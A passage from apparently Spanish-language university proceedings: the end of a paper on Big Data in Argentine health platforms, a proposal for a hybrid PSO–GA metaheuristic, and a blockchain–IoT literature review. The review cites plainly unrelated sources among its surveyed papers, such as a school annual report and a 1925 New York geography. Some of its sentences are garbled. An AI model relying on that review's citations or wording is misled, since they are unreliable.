Los datos se obtienen de distintas fuentes como: farmacias, centros de jubilados, bocas de atención, bancos de prótesis y agencias [14].
La plataforma se centra en Big Data para el procesamiento de los datos obtenidos y con los datos procesados determinar nuevas políticas de salud para el programa social PAMI [14].
Para llevar a cabo esta plataforma, PAMI implementó diversas TICS (Tecnologías de la Información y la Comunicación). Donde fue necesario implementar [17]:
700 nodos de red en todo el país que recaban informaciones provenientes de distintas fuentes como:

- Farmacias (+700).
- Prestadores (+20.000).
- Bocas de atencion (+700).
- Usuarios interno (+16.000).

Estos nodos almacenan su información en más de 100 servidores de la marca Intel. Dichos nodos se interconectan con 50GB de ancho de banda en WAN (Red ampliada

interconectada de redes locales). Con un total de 500TB de almacenamiento.
En dichos servidores se alojan más de 100 aplicaciones, con 4 entornos por aplicación promedio.
Los datos recolectados se alojan en 4 Base de Datos.
Los aplicativos, además, poseen la implementación de Disaster Recovery Site (Sitio de respaldo que se pone en funcionamiento si ocurre alguna falla a nivel aplicativo o de seguridad) con políticas de Firewall, IPS (Intrusion Prevention System - Sistema de Prevención de Intrusos) y WAF (Web Application Firewall)
Estos aplicativos, son monitoreados todos los días del año durante las 24 horas.

2.2 Plataforma Evweb

Plataforma Evweb, genera información a fin de mejorar la productividad de las obras sociales que prestan servicio en la Argentina. Permite el seguimiento seguro y simple en tiempo real, tanto para las asociaciones como para sus asociados [10, 13].

La plataforma brinda a los centros médicos información valiosa para la administración y mejorar el vínculo con los médicos que trabajan dentro de la institución [13].
Para el médico la plataforma permite:
Hacer el seguimiento de pagos en tiempo real, cargar las atenciones que realizaron y la documentación, consultar su liquidación, descargar comprobantes de pagos y verificar la tarifa que debe cobrar [13].
Para el centro médico la plataforma permite:
Recolección de documentación, auditoría, facturación, liquidación, pudiendo ver la situación actual de las asociaciones [13].
La plataforma centraliza la facturación del 60% de las prácticas quirúrgicas (unas 400 mil en el territorio argentino [10]).
La plataforma permite automatizar las facturas y liquidaciones, suprimir la carga de intervenciones, actualizar haberes en tiempo real [18].
La digitalización total de las prácticas con sus documentos posibilita almacenar, administrar, consultar y preservar toda la información de una manera sencilla, eficaz y segura y así realizar un seguimiento de pagos en tiempo real, observando la de los mismos y ejecutar reportes, análisis impositivos y estadísticos necesarios [10,18].

2.3 Plataforma sobre hábitos y variables de salud

Geraldine Gueron, investigadora asistente del CONICET (Consejo Nacional de Investigaciones Científicas y Técnicas de la Argentina) en el Instituto de Química Biológica de la Facultad de Ciencias Exactas y Naturales (IQUIBICEN, CONICET-UBA), desarrolla una herramienta la cual cuenta con datos instantáneos que personas anónimas recaba automáticamente de diversas aplicaciones de los teléfonos celulares y otros dispositivos móviles. “Esta plataforma brinda información sobre nutrición, actividad física, sueño, condiciones y tratamientos médicos, análisis clínicos y hasta el estado anímico, si los usuarios lo ingresan” [11].
El objetivo de esta plataforma es compartir información y generar una base de datos disponible para todo el mundo, tanto para los científicos como para el público en general a nivel global. Con los cientos de miles de datos relevados se puede observar y analizar los hábitos que permiten mantener más saludables a las personas [11].

Conclusiones

Big Data se centra en manipular un gran volumen de datos provenientes de diversas partes, busca integrar, gestionar y analizar dichos datos obtenidos.
Big Data aplicada a la salud significa una mejora de magnitud aún no predecible en la calidad de la atención a los pacientes, así como en la prevención, diagnóstico, tratamiento de enfermedades y a la reducción de los costes de sanidad. Para alcanzar estos logros es fundamental la integración de todos los datos procedentes de diferentes fuentes, así como el desarrollo de nuevas tecnologías. Sin embargo, Big Data en salud se conseguirá sólo si los diferentes actores implicados en el proceso (administraciones públicas, empresas privadas, hospitales, médicos, centros de investigación, universidades, entre otras) se comprometen de forma unida para llevar el ámbito sanitario a un futuro mejor. Implementarlo implica el diseño e implementación de políticas que definan cómo se van a obtener los datos, de dónde y en un marco regulado por una ley que les garantice a los pacientes, la seguridad de que los datos personales utilizados (historial clínico, datos farmacológicos, resultados de análisis clínicos, entre otros) asentados en cualquier fuente de información, sean anónimos y confidenciales. Teniendo que estar los mismos protegidos integralmente.
En lo que respecta en el sistema de salud argentino se observa que Big Data no es un sector en el que se esté realizando inversión para poder obtener los beneficios que este otorga.
Existen 3 proyectos que se destacan y siguen evolucionando con el correr del tiempo. Dichos proyectos son:

- Plataforma ITPAMI donde se promueve la recolección y análisis de datos para lograr una mejor atención y transparencia en el tratamiento de los beneficiarios de la obra social (jubilados de argentina).
- Plataforma Evweb genera información a fin de mejorar la productividad de las obras sociales que prestan servicio en la Argentina, brindando a los centros médicos información para facilitar la administración y mejorar el vínculo con los médicos que trabajan dentro de la institución.
- Plataforma sobre hábitos y variables de salud registrados en aplicaciones celulares desarrollada por Geraldine Gueron investigadora asistente CONICET, esta herramienta recaba datos de personas anónimas, brindando información de nutrición, actividad física, sueño y condiciones y tratamientos médicos, análisis clínicos.

Los 3 proyectos citados en el presente artículo tienen en común la recolección de datos de diversas fuentes y buscan mejorar los hábitos y la atención de los pacientes, detectando más rápidamente las necesidades que presentan.
Las futuras líneas de trabajo, son demostrar a las diversas entidades que intervienen en el Sistema de Salud argentino las ventajas de implementar Big Data en el ámbito de la salud, mediante la demostración de los casos exitosos para, de esta manera, conseguir el apoyo necesario (externo o del estado) e incrementar el uso y aprovechamiento de Big Data.

Referencias

[1] Big Data Fundations. "¿Qué es Big data y para qué sirve? Una introducción a Big data". 02/04/2015. Disponible en: http://bit.ly/2JjTvqL Fecha de ultimo acceso: 9/9/2019

[2] BBVA. "BIG DATA. Reconocer los diferentes tipos de datos, indispensable en la era del Big Data". 15/01/2019. Disponible en: http://bit.ly/2Jisioq. Fecha de ultimo acceso: 9/9/2019

[3] Organización Mundial de la Salud. "¿Qué es un sistema de salud?". 09/11/2005. Disponible en: http://bit.ly/2VeRw8N. Fecha de ultimo acceso: 20/05/2019

[4] Facundo Malvicino - CIECTI . "Big Data aplicada al sector Salud en Argentina. Definiendo una agenda de trabajo". Febrero 2017. Disponible en: http://bit.ly/2IBZ3N8. Fecha de ultimo acceso: 20/05/2019

[5] Carlos Luis Parra-Calderón. "APLICACIONES DE BIG DATA EN SALUD". Agosto 2018. Disponible en: http://bit.ly/2ZrJKvK. Fecha de ultimo acceso: 20/05/2019

[6] BBVA. "BIG DATA. Cuatro propuestas interesantes de Big Data". 19/02/2019. Disponible en: http://bit.ly/2JpJfh2. Fecha de ultimo acceso: 13/05/2019

[7] Sociedad Argentina de Cardiología. "RESIDENCIAS DE CARDIOLOGÍA CONTENIDOS TRANSVERSALES. El Sistema de Salud Argentino". Buenos Aires, Argentina. Diciembre 2017. Disponible en: http://bit.ly/2Ed3ytE. Fecha de ultimo acceso: 13/05/2019

[8] Oracle Argentina. "Definición de big data". Argentina. Disponible en: http://bit.ly/2LQJ7Jt. Fecha de ultimo acceso: 13/05/2019

[9] Virginia Brussa1, Johanna Gerke, Juan Pablo Ron, Valeria Castillo, Soledad Ayala. "Social Big Data: challenges of open governments and collaborative processes in the construction of data. The case of health sector and its relevance". Argentina. Disponible en: http://bit.ly/2HyamTq, Fecha de ultimo acceso: 24/5/2019

[10] iProfesional - César Dergarabedian. "Big Data crece en la medicina y abre un gran abanico de oportunidades". Argentina. 29/05/2018. Disponible en: http://bit.ly/2WSLlsD. Fecha de ultimo acceso: 24/5/2019

[11] CONICET. "'Big Data', ciencia y salud" . Argentina. 28/09/2015. Disponible en: http://bit.ly/2WUzsT8. Fecha de ultimo acceso: 24/5/2019

[12] Reporte Digital. "5 Razones para implementar el Big Data en el sector de la salud". 26/12/2016. Disponible en: https://bit.ly/2I0Vzks. Fecha de ultimo acceso: 24/5/2019

[13] EVWEB. "¿Cuáles son los beneficios de Evweb?". Argentina. Disponible en: http://bit.ly/2HE2bGE. Fecha de ultimo acceso: 24/5/2019

[14] ITMPAMI- "Hablemos de Big Data". Argentina. Disponible en: http://bit.ly/2W3ZJ54. Fecha de ultimo acceso:27/8/2019

[15] Revista chilena de derecho informático "Autodeterminación informativa y leyes sobre protección de datos". Chile. 01/01/2003. Disponibleen: http://bit.ly/2kpD5T4, Fecha de ultimo acceso: 27/8/2019

[16] Viktor Mayer-Schönberger, Kenneth Cukier "Big Data A Revolution That Will Transform How We Live, Work and Think". 10/10/2013. Disponible en: http://bit.ly/2lP9P8v.Fecha de ultimo acceso: 27/8/2019

[17] PAMI. "Hablemos de Big Data". Disponible en: http://bit.ly/2kr6Liu. Fecha de ultimo acceso: 27/8/2019

[18] NetNews. "Evweb, la plataforma referente de gestión médica inteligente,". Disponible en: http://bit.ly/2kciwtj. Fecha de ultimo acceso: 27/8/2019.

[19] SAS . "Big Data ¿Qué es y por qué es importante?". Disponible en: http://bit.ly/2kDH2n7. Fecha de ultimo acceso: 9/9/2019.

[20] SAS . "Analítica ¿Qué es y por qué es importante?". Disponible en: http://bit.ly/2kBcNx6. Fecha de ultimo acceso: 9/9/2019.

[21] Oracle. "¿Qué es big data?". Disponible en: http://bit.ly/2LQJ7Jt . Fecha de ultimo acceso: 9/9/2019.

Criterios para la Elección de una Metaheurística Híbrida (PSO – GA)

Joel Patrizio[1]
[1]*Laboratorio de Investigación en Ciencia y Tecnología (LabICyT-UDA), Facultad de Ciencias Sociales y Administrativas, Universidad del Aconcagua, Mendoza, Argentina*
jdpatrizio@gmail.com

Resumen

El uso de metaheurísticas para la resolución de problemas complejos de optimización ha demostrado ser de gran utilidad en diversos ámbitos. Este artículo se centra en metaheurísticas poblacionales (GA, PSO) y, a su vez, explica las ventajas de combinar las fortalezas de los algoritmos elegidos en una metaheurística híbrida. En este trabajo se pretende crear un marco teórico que sirva de apoyo para una segunda etapa, donde se llevará a cabo la implementación de dicha metaheurística híbrida, combinando aspectos de la optimización por cúmulo de partículas y el algoritmo genético. Se propone el uso de la plataforma COCO para llevar a cabo el benchmarking, mediante 24 funciones provistas por esta herramienta.

Introducción

Existen ciertos problemas de optimización de una complejidad tal que no es posible encontrar una solución exacta sin insumir considerables cantidades de tiempo. En estos casos, las metaheurísticas han probado ser de gran utilidad, encontrando un buen balance entre soluciones aproximadas (relativamente cerca al óptimo global) y tiempo / costo. Por este motivo, el uso de estos algoritmos se ha popularizado y extendido ampliamente en los últimos años, siendo aplicado a multitud de problemas, en diversos ámbitos. [1]

Una de las formas de clasificar las metaheurísticas consiste en agruparlas según la cantidad de soluciones que son capaces de procesar de manera simultánea, en cada ciclo de ejecución. [2] Bajo este criterio, se distingue entre:

- Metaheurísticas basadas en una única solución, también llamadas metaheurísticas de trayectoria. Por ejemplo, búsqueda local guiada (GLS), búsqueda local iterada (ILS), enfriamiento simulado (SA).
- Metaheurísticas poblacionales, las cuales operan con un conjunto de soluciones posibles, denominado población. Por ejemplo, algoritmo genético (GA), optimización por cúmulo de partículas (PSO), evolución diferenciada (DE).

En este artículo se describen brevemente las metaheurísticas poblacionales, y dentro de esta sección, el algoritmo genético y la optimización por cúmulo de partículas. A continuación, se explica en qué consisten las metaheurísticas híbridas, y de qué manera se propone emplear dicho concepto para este proyecto. Finalmente, se referencia el uso de frameworks para algoritmos de optimización, además de explicar en qué consiste el framework elegido.

Metaheurísticas Poblacionales

Las metaheurísticas poblaciones pueden ser descriptas como un mejoramiento iterativo de una población de soluciones, esto último les permite trabajar con múltiples soluciones simultáneamente. Este tipo de algoritmos comienzan con una población inicial, la cual puede ser especificada aleatoriamente o mediante un procedimiento dado. Posteriormente, una nueva población de soluciones es generada e integrada a la ya existente, utilizando un procedimiento de selección determinado. Este proceso de búsqueda es iterativo y continúa hasta cumplirse la condición de parada elegida. [3]

La mayor parte de las metaheurísticas poblacionales están inspiradas en fenómenos naturales, como sucede en el caso de los algoritmos evolutivos y los basados en la inteligencia de enjambres, ambos presentes y desarrollados en este artículo.

Las metaheurísticas poblacionales, en especial los algoritmos inspirados en la naturaleza, son muy apropiados para la resolución de problemas complejos de optimización que estén sujetos a incertidumbre y dinamicidad. [3]

Algoritmo Genético

Un algoritmo genético (GA por sus siglas en inglés, de Genetic Algorithm) es una metaheurística evolutiva originada a partir de la teoría de la evolución de Darwin. Básicamente, se comienza con una población inicial de individuos de la cual se seleccionan algunos de ellos (existen distintos criterios de selección en AG, como puede ser los más capacitados) para posteriormente reproducirlos y mutarlos. De esta manera se introduce un cierto grado de diversidad, para posteriormente obtener la siguiente generación de individuos, la cual debe poseer un mejor grado de adaptación (con respecto a la solución del problema planteado) que la anterior generación [4].

En principio, los pasos básicos de un algoritmo genético son los siguientes:

- Evaluar la capacidad de cada uno de los individuos generados.
- Reproducir los individuos más aptos, lo cual dependerá del criterio de selección empleado. Esto no quiere decir que no se pueda reproducir un individuo no apto con uno mucho más apto, sino que los que tienen mayor valor de capacidad tendrán mayor probabilidad de reproducirse.
- Mutar un gen del nuevo individuo generado, esto también dependiendo de un valor de porcentaje asociado, el cual es denominado probabilidad de mutación.
- Organizar la nueva población.

Cada uno de estos pasos se ejecutarán hasta que se dé una condición de parada como, por ejemplo, un número máximo de iteraciones para finalizar el algoritmo genético, o cuando no se produzcan más cambios en la población.

```
1.  inicializar();
2.  // Comienza a evolucionar
3.  while(no se cumpla cond. de parada)
4.  {
5.      generacion++;
6.      seleccionar();
7.      reproducir();
8.      mutar();
9.  }
```

Ejemplo básico de un Algoritmo Genético.

Optimización por Cúmulo de Partículas

La optimización por cúmulo de partículas (PSO por sus siglas en inglés, de Particle Swarm Optimization) es una metaheurística basada en la inteligencia de enjambres o cúmulos, y estocástica. Entendiéndose por estocástica que utiliza ciertas reglas aleatorias en su algoritmo de búsqueda, y que es posible obtener soluciones distintas para situaciones idénticas. Esta metaheurística está inspirada en el comportamiento social de ciertos animales, tales como bandadas de aves o bancos de peces, donde se observa un comportamiento coordinado que surge de movimientos locales, sin ningún control central.

Básicamente, PSO consiste en N partículas desplazándose a lo largo del espacio de búsqueda. Cada partícula es candidata a la solución del problema, y es representada por un vector en el espacio, cuya posición y velocidad determinan la dirección y velocidad de su desplazamiento. Este algoritmo depende de la cooperación entre partículas, haciendo que las que son consideradas exitosas influencien el comportamiento del resto. Cada partícula ajusta sucesivamente su posición para alcanzar el óptimo global, teniendo en cuenta dos factores:

- la mejor posición visitada por sí misma, y
- la mejor posición visitada por el cúmulo en su totalidad. [3]

```
1.  inicializar();
2.  // Comienza a evolucionar
3.  while(no se cumpla cond. de parada)
4.  {
5.        evaluar_partículas();
6.      actualizar_mejor_pos_local();
7.      actualizar_mejor_pos_global();
8.      actualizar_velocidad();
9.      actualizar_posición();
10.  }
```

Ejemplo básico de un algoritmo de Optimización por Cúmulo de Partículas.

Metaheurísticas híbridas

En los últimos años, el interés en metaheurísticas híbridas para problemas de optimización ha aumentado considerablemente. Un gran número de algoritmos utilizados hoy en día no siguen únicamente los conceptos de sólo una metaheurística tradicional, sino que combinan distintas técnicas, incluso fuera del campo de las metaheurísticas en sí (modelado matemático, estadística, investigación operativa, simulación, machine learning, etc.). La motivación detrás de tales hibridaciones usualmente consiste en obtener sistemas con mejor rendimiento, que sean capaces de aprovechar y combinar las ventajas individuales de múltiples algoritmos, siendo esto determinante para alcanzar altos rendimientos en la resolución de problemas de alta dificultad. [5, .6]

Teniendo en cuenta estas consideraciones, el presente proyecto propone el desarrollo de una metaheurística híbrida que incorpore conceptos tanto de GA como de PSO.

La optimización por cúmulo de partículas es una metaheurística que se caracteriza por su rápida convergencia, lo que le da una ventaja sobre otros algoritmos (entre ellos, GA). Sin embargo, su principal desventaja radica en que esta convergencia puede ocurrir en óptimos locales, siendo una de las causas de esto la pérdida de diversidad en la población, que ocurre con cada iteración. [7] Por este motivo, se propone aplicar a PSO los operadores de selección, reproducción y mutación del algoritmo genético, incrementando así la diversidad de la población y reduciendo las posibilidades de converger en un óptimo local.

Frameworks

El desarrollo de metaheurísticas se ha extendido ampliamente en los últimos años. Este crecimiento ha provocado el surgimiento de multitud de nuevos algoritmos, los cuales deben ser implementados, testeados y comparados. [1] Esto puede suponer una carga de trabajo considerable, por este motivo, se idearon frameworks que facilitan las tareas mencionadas, proveyendo utilidades tales como metaheurísticas pre-implementadas, herramientas de benchmarking, optimización y comparación.

Para este proyecto, se decidió trabajar con COCO, esta es una plataforma para la comparación de optimizadores continuos en una configuración de caja negra (black-box setting). [8] COCO está enfocado en el benchmarking de algoritmos de optimización, ofreciendo herramientas para el procesamiento y visualización de la información generada por uno o múltiples optimizadores. Esta plataforma ha sido utilizada en la mayor parte de los workshops de Black-Box-Optimization-Benchmarking (BBOB), que han tenido lugar en los congresos de GECCO (Genetic and Evolutionary Computation Conference) desde 2009. [9]

Conclusiones y Trabajos Futuros

Las metaheurísticas poblacionales son de gran utilidad para la resolución de problemas complejos de optimización que estén sujetos a incertidumbre y dinamicidad. A su vez, las metaheurísticas híbridas ofrecen la posibilidad de combinar distintos algoritmos de manera tal que sus aspectos más deseables se vean reforzados, y sus debilidades sean minimizadas.

A partir de la investigación realizada, se procederá con la implementación de una metodología híbrida, partiendo de la optimización por cúmulo de partículas y aplicando operadores del algoritmo genético, que ayuden a reducir las posibilidades de que el algoritmo converja en óptimos locales.

Adicionalmente, se decidió utilizar el framework COCO, como plataforma para realizar las tareas de benchmarking. Se emplearán como funciones de prueba, las provistas por este mismo framework.

Referencias

[1] Parejo J A, Ruiz-Cortés A, Lozano S, Fernandez P (2012) Metaheuristic optimization frameworks: a survey and benchmarking. Soft Computing, Volume 16, Number 3.

[2] Méndez-Garabetti, M., Bianchini, G., Tardivo, M. L., & Caymer-Scutari, P. (2013). Análisis de Metaheurísticas Poblacionales para su Aplicación en Métodos de Reducción de Incertidumbre. EnIDI.

[3] Talbi, E.-G. (2009). Metaheuristics: from design to implementation. Hoboken, NJ: John Wiley & Sons.

[4] Goldberg, D. E. (2012). Genetic algorithms in search, optimization, and machine learning. Boston: Addison-Wesley.

[5] Blum, C., & Raidl Günther R. (2018). Hybrid Metaheuristics Powerful Tools for Optimization. Cham: Springer International Publishing.

[6] Raidl G.R. (2006) A Unified View on Hybrid Metaheuristics. In: Almeida F. et al. (eds) Hybrid Metaheuristics. HM 2006. Lecture Notes in Computer Science, vol 4030. Springer, Berlin, Heidelberg.

[7] Premalatha, Kandasamy & Natarajan, A. (2009). Hybrid PSO and GA for global maximization. Int J Open Prob Compt Math. 2.

[8] Hansen, Nikolaus & Auger, Anne & Mersmann, Olaf & Tusar, Tea & Brockhoff, Dimo. (2016). COCO: A Platform for Comparing Continuous Optimizers in a Black-Box Setting.

[9] Comparing Continuous Optimisers: COCO (2019). https://coco.gforge.inria.fr/

Estado del Arte sobre Blockchain e IoT.

Nicolás Carrizo[1], Miguel Méndez-Garabetti[2], Rosana Gimenez[2], Pablo Sández[2]
[1]Universidad del Aconcagua {nicolascarrizo6@gmail.com}
[2]Universidad del Aconcagua{mmendez, rgimenez, pjsandez}@uda.edu.ar

Resumen

Blockchain ha estado en la boca de todos últimamente y su popularidad e implementaciones son cada vez mayores, pero junto con esta IoT también esta teniendo mucho impacto debido a que cada año crece exponencialmente, para el entendimiento de los que pueda llegar a surgir entre estas 2 tecnologías se propone un estado del arte de algunos papers dentro del ámbito de la investigación científica para poder impulsar y dar a conocer esta gran fusión. Y mediante esta contribución ayudar a prever el futuro y sus áreas de mejor aplicación.

Introducción

Desde el comienzo de Bitcoin en 2008, la tecnología blockchain surgió como la próxima tecnología revolucionaria. Aunque blockchain comenzó como una tecnología central de Bitcoin, sus casos de uso se están expandiendo a muchas otras áreas, incluidas las finanzas, el Internet de las cosas (IoT), la seguridad y demás. Actualmente, muchos sectores públicos y privados se están sumergiendo en la tecnología. Aparte de eso, a medida que el software y el hardware mejorado, veríamos el comienzo de IoT. Y esos dispositivos IoT necesitan comunicarse y sincronizarse entre sí. Pero en situaciones en las que se conectan más de millas o decenas de millas de dispositivos IoT, esperamos que el uso del modelo actual de servidor-cliente pueda tener algunas limitaciones y problemas durante la sincronización. Por lo tanto, proponemos usar blockchain para construir el sistema IoT [1].

Se hablará, comparará y se sacarán conclusiones sobre el estado y/o la posibilidad de integrar blockchain al internet de las cosas, con el objetivo principal, aunque lejano y no abarcado en este particular trabajo, de poder definir un ciclo de vida generalizado como ayuda, guía y modelos para la realización de aplicaciones con blockchain, para que sea beneficioso y agregue seguridad al internet de las cosas.

Para esto se hablará de los desafíos y oportunidades de estas 2 tecnologías como base para las comparaciones con otra población de papers científicos seleccionados, para el objetivo principal en este trabajo de poder sacar conclusiones de cómo y cuándo se podría realizar esta fusión de tecnologías, para aumentar la seguridad de información sensible que puede ser comprometida en la adopción del internet de las cosas en nuestra vida cotidiana.

Metodología

Para el estudio del estado del arte de blockchain en esta área se analizarán papers científicos seleccionados, a partir de un filtro de manera que posean un fuerte enfoque tanto como en blockchain junto con IoT, se realizarán comparaciones de implementaciones y se obtendrán algunos resultados de investigación, de los cuales obtendremos nuestras conclusiones para visualizar el futuro trabajo teniendo en cuenta el objetivo lejano previamente nombrado.

Comenzando por la búsqueda de papers mediante “Blockchain technology in IoT”, luego con “Tecnología blockchain con IoT” y por último se buscaron los casos de éxito de estas 2 tecnologías en conjunto con “Casos de éxito de la tecnología blockchain con IoT”.

Para toda población se observaron los distintos tópicos propuestos como idioma, fecha de publicación, se puede identificar el objetivo leyendo el resumen, trata sobre alguna implementación y en que contexto fue destinado el paper.

Desafíos y Oportunidades

Estos desafíos y oportunidades fueron obtenidos de [2], Por el motivo de que a modo de ver del autor sigue vigente su importancia sobre la unión de estas 2 tecnologías.

_Descentralización y escalabilidad: el cambio de una arquitectura centralizada a una P2P distribuida eliminará los puntos centrales de fallas y cuellos de botella [30]. También ayudará a prevenir escenarios en los que pocas empresas poderosas controlen el procesamiento y el almacenamiento de la información de un gran número de

personas. Otros beneficios que vienen con la descentralización de la arquitectura son la mejora de la tolerancia a fallas y la escalabilidad del sistema. Reduciría los silos de IoT y, además, contribuiría a mejorar la escalabilidad de IoT.
_Identidad: utilizando un sistema blockchain común, los participantes pueden identificar cada dispositivo. Los datos proporcionados y alimentados en el sistema son inmutables e identifican de forma exclusiva los datos reales proporcionados por un dispositivo. Además, blockchain puede proporcionar autenticación distribuida confiable y autorización de dispositivos para aplicaciones IoT [3]. Esto representaría una mejora en el campo de IoT y sus participantes.
_Autonomía: la tecnología de bloques de tecnología potencia las características de la aplicación siguiente, lo que hace posible el desarrollo de dispositivos autónomos y servicios de hardware [31,32]. Con blockchain, los dispositivos son capaces de interactuar entre sí sin la participación de ningún servidor. Las aplicaciones IoT podrían beneficiarse de esta funcionalidad para proporcionar aplicaciones independientes del dispositivo y acopladas.
_Fiabilidad: la información de IoT puede permanecer inmutable y distribuirse con el tiempo en blockchain [33]. Los participantes del sistema son capaces de verificar la autenticidad de los datos y tienen la certeza de que no han sido alterados. Además, la tecnología permite el rastreo de datos del sensor y la rendición de cuentas. La confiabilidad es el aspecto clave de la cadena de bloques en el IoT.
_Seguridad: la información y las comunicaciones se pueden asegurar si se almacenan como transacciones de blockchain [34]. Blockchain puede tratar los intercambios de mensajes del dispositivo como transacciones, validadas por contratos inteligentes, de esta manera asegurando las comunicaciones entre los dispositivos. Corriente asegura protocolos estándar utilizados en el IoT puede optimizarse con la aplicación de blockchain [4].
_Mercado de servicios: blockchain puede acelerar la creación de un ecosistema de IoT de servicios y mercados de datos, donde las transacciones entre pares son posibles sin las autoridades. Los microservicios se pueden implementar fácilmente y los micro pagos se pueden realizar de forma segura en un entorno sin confianza [35–37]. Mejoraría la interconexión de IoT y el acceso a la cadena de bloques de IoT.
_Despliegue de código seguro: aprovechando el almacenamiento seguro e inmutable de blockchain, el código puede ser seguro y se inserta de forma segura en dispositivos [30,4]. Los fabricantes pueden rastrear los estados y actualizaciones con la mayor confianza [34]. Los middlewares de IoT pueden usar esta funcionalidad para actualizar de forma segura los dispositivos de IoT

Análisis de Papers

Para analizar el estado del arte se analizaron el título y resumen de una población de 27 papers [5], [6], [15]–[24], [7], [25]–[29], [8]–[14] que se seleccionaron de los filtros explicados en la Metodología.

El primer tópico pactado para el análisis fue el idioma donde se encontraron más paper en inglés como se esperaba con un total de 18 y dentro de los restantes, los que estaban en español también se lo publicó en inglés.

Luego todos los paper fueron publicados desde el 2016 en adelante esto es debido a que la unión de estas 2 tecnologías es muy innovadora al igual que desconocido en profundidad, pero ya están surgiendo muy buenas aplicaciones con el uso de ellas.

La mayoría de los resúmenes encontrados en los papers seleccionados eran lo bastante explicativos de acuerdo a el objetivo a cumplir y no tan técnicos como para ser comprendidos por personas que tuvieran el mínimo conocimiento de estas 2 tecnologías.

16 de los papers presentan implementaciones en ellos, esto beneficia mucho al conocimiento de estas tecnologías y los mejores campos de donde aplicarlas para obtener mayores beneficios.

Con respecto al ámbito de aplicación muchos estaban enfocados en la seguridad ya que es unos de los principales fuertes de blockchain.

Referencias

[1] S. Huh, S. Cho, S. K.-2017 19th international conference on, and undefined 2017, “Managing IoT devices using blockchain platform,” *ieeexplore.ieee.org*.

[2] A. Reyna, C. Martín, J. Chen, E. Soler, M. D.-F. G. Computer, and undefined 2018, “On blockchain and its integration with IoT. Challenges and opportunities,” *Elsevier*.

[3] S. G.-I. I. of T. Kanpur and undefined 2017, “An IoT simulator in NS3 and a key-based authentication architecture for IoT devices using blockchain,” *security.cse.iitk.ac.in*.

[4] M. Khan, K. S.-F. G. C. Systems, and undefined 2018, “IoT security: Review, blockchain solutions, and open challenges,” *Elsevier*.

[5] J. Iglesias García, “Desarrollo de un sistema de trazabilidad en entornos IoT mediante Hyperledger,” 2018.

[6] S. Kath. Höhere Mädchenschule (Duisburg), *Jahres-Bericht*, vol. 2, no. 1. [Verlag nicht ermittelbar], 2018.

[7] J. Ferreira[1], F. Pinto[1], and S. dos Santos[1], “Estudo de mapeamento sistemático sobre as tendências e desafios do Blockchain,” 2017.

[8] J. C. Gimeno, “Estudio de tecnologías Bitcoin y Blockchain,” 2018.

[9] B. N.-A. U. C. N. S. de la and undefined 2017,

"Blockchain y sus aplicaciones," *jeuazarru.com*.

[10] C. Retamal, J. Roig, J. T.-E. industrial, and undefined 2017, "La blockchain: fundamentos, aplicaciones y relación con otras tecnologías disruptivas," *minetad.gob.es*.

[11] N. Rifi, E. Rachkidi, N. Agoulmine, and N. C. Taher, "Towards using blockchain technology for eHealth data access management," in *2017 Fourth International Conference on Advances in Biomedical Engineering (ICABME)*, 2017, pp. 1–4.

[12] M. T. Hammi, B. Hammi, P. Bellot, and A. Serhrouchni, "Bubbles of Trust: A decentralized blockchain-based authentication system for IoT," *Comput. Secur.*, vol. 78, pp. 126–142, Sep. 2018.

[13] T. Lundqvist, A. de Blanche, and H. R. H. Andersson, "Thing-to-thing electricity micro payments using blockchain technology," in *2017 Global Internet of Things Summit (GIoTS)*, 2017, pp. 1–6.

[14] A. Bahga, V. M.-J. of S. E. and, and undefined 2016, "Blockchain platform for industrial internet of things," *file.scirp.org*.

[15] D. W. Kravitz and J. Cooper, "Securing user identity and transactions symbiotically: IoT meets blockchain," in *2017 Global Internet of Things Summit (GIoTS)*, 2017, pp. 1–6.

[16] X. Liang, J. Zhao, S. Shetty, and D. Li, "Towards data assurance and resilience in IoT using blockchain," in *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*, 2017, pp. 261–266.

[17] A. Panarello, N. Tapas, G. Merlino, F. Longo, and A. Puliafito, "Blockchain and IoT Integration: A Systematic Survey," *Sensors*, vol. 18, no. 8, p. 2575, Aug. 2018.

[18] Z. Zheng, S. Xie, H. Dai, X. Chen, and H. Wang, "An Overview of Blockchain Technology: Architecture, Consensus, and Future Trends," in *2017 IEEE International Congress on Big Data (BigData Congress)*, 2017, pp. 557–564.

[19] J. Lin, Z. Shen, and C. Miao, "Using Blockchain Technology to Build Trust in Sharing LoRaWAN IoT," in *Proceedings of the 2nd International Conference on Crowd Science and Engineering - ICCSE'17*, 2017, pp. 38–43.

[20] H. Shafagh, L. Burkhalter, A. Hithnawi, and S. Duquennoy, "Towards Blockchain-based Auditable Storage and Sharing of IoT Data," in *Proceedings of the 2017 on Cloud Computing Security Workshop - CCSW '17*, 2017, pp. 45–50.

[21] J. Sun, J. Yan, and K. Z. K. Zhang, "Blockchain-based sharing services: What blockchain technology can contribute to smart cities," *Financ. Innov.*, vol. 2, no. 1, p. 26, Dec. 2016.

[22] N. Rifi, E. Rachkidi, N. Agoulmine, and N. C. Taher, "Towards using blockchain technology for IoT data access protection," in *2017 IEEE 17th International Conference on Ubiquitous Wireless Broadband (ICUWB)*, 2017, pp. 1–5.

[23] O. Novo, "Blockchain Meets IoT: An Architecture for Scalable Access Management in IoT," *IEEE Internet Things J.*, vol. 5, no. 2, pp. 1184–1195, Apr. 2018.

[24] M. Samaniego and R. Deters, "Blockchain as a Service for IoT," in *2016 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*, 2016, pp. 433–436.

[25] Y. Zhang and J. Wen, "The IoT electric business model: Using blockchain technology for the internet of things," *Peer-to-Peer Netw. Appl.*, vol. 10, no. 4, pp. 983–994, Jul. 2017.

[26] A. Ouaddah, A. A. Elkalam, and A. A. Ouahman, "Towards a Novel Privacy-Preserving Access Control Model Based on Blockchain Technology in IoT," Springer, Cham, 2017, pp. 523–533.

[27] A. C. Fattori de Andrade, "Análisis del consumo de energía promedio en dispositivos IoT de baja potencia con Blockchain como solución de seguridad," 2019.

[28] H. R. (Hubert R. Cornish and J. T. (Joseph T. Griffin, *Metropolitan New York; its geography, history and civics,* vol. 4, no. 1. D.C. Heath and Co, 1925.

[29] A. F. Pardo Mesa and F. A. Ardila Rodríguez, "Blockchain Applied to Cybersecurity Challenges," 2019.

[30] Veena, P., Panikkar, S., Nair, S., & Brody, P. (2015). Empowering the edge-practical insights on a decentralized internet of things. Empowering the Edge-Practical Insights on a Decentralized Internet of Things. IBM Institute for Business Value, 17.

